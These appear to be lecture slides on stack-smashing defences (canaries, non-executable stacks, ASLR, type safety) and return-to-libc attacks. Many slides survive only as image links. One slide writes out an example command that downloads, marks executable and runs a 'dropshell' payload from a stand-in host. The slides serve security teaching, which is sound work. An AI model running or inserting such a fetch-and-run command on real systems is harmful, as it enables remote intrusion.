- Putting code into the memory(no zeros)
  - Canaries
- Getting %eip to point to our code
  - Non-executable stack
    - Use no-execute bit NX if possible
- Finding the return address(guess the raw address)
  - Address space layout randomization(ASLR)
- Use type safe language

Canary

- Run-time stack check
- Push canary onto stack
- Canary value:
  - Constant **`0x000aff0d`**
    - 0x00: '\0'
    - 0x0a, 0x0d: newline
    - 0xff: EOF
- Before function return, the integrity of canary is checked



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


ASLR: Address Space Layout Randomization

- **Motivation**
  - Buffer overflow and return-to-libc exploits need to know the (virtual) address to hijack control
    - Address of attack code in the buffer
    - Address of a standard kernel library routine
  - Same address is used on many machines
    - Slammer worm infected 75,000 MS-SQL servers using same code on every machine

ASLR: Address Space Layout Randomization

- ASLR: introduce artificial diversity
  - Make stack addresses, addresses of library routines, etc. unpredictable and different from machine to machine
  - Randomize place where code loaded in memory
  - Makes many buffer overflow attacks probabilistic

Type-safe language

- C is not type-safe

  printf(“The meaning of life is %s\n”, 12345)


- Java, Python, and C# are type-safe, which helps prevent buffer overflow

  In python: mystring = “Life is really good!”

Return to libc

- Goal:
  - `system("wget http://www.example.com/dropshell ;chmod +x dropshell ;./dropshell");`
- Challenge
  - Non-executable stack
- Insight
  - `"system"` already exists somewhere in libc
  - Code is already there, we don't have need code injection

Return to libc



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

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

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

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

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



PANIC: address not executable

Return to libc



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

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




Return to libc




Arguments when smashing the %ebp




```
mov %ebp %esp
pop %ebp
pop %eip
```

Arguments when smashing the %ebp

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pop %eip
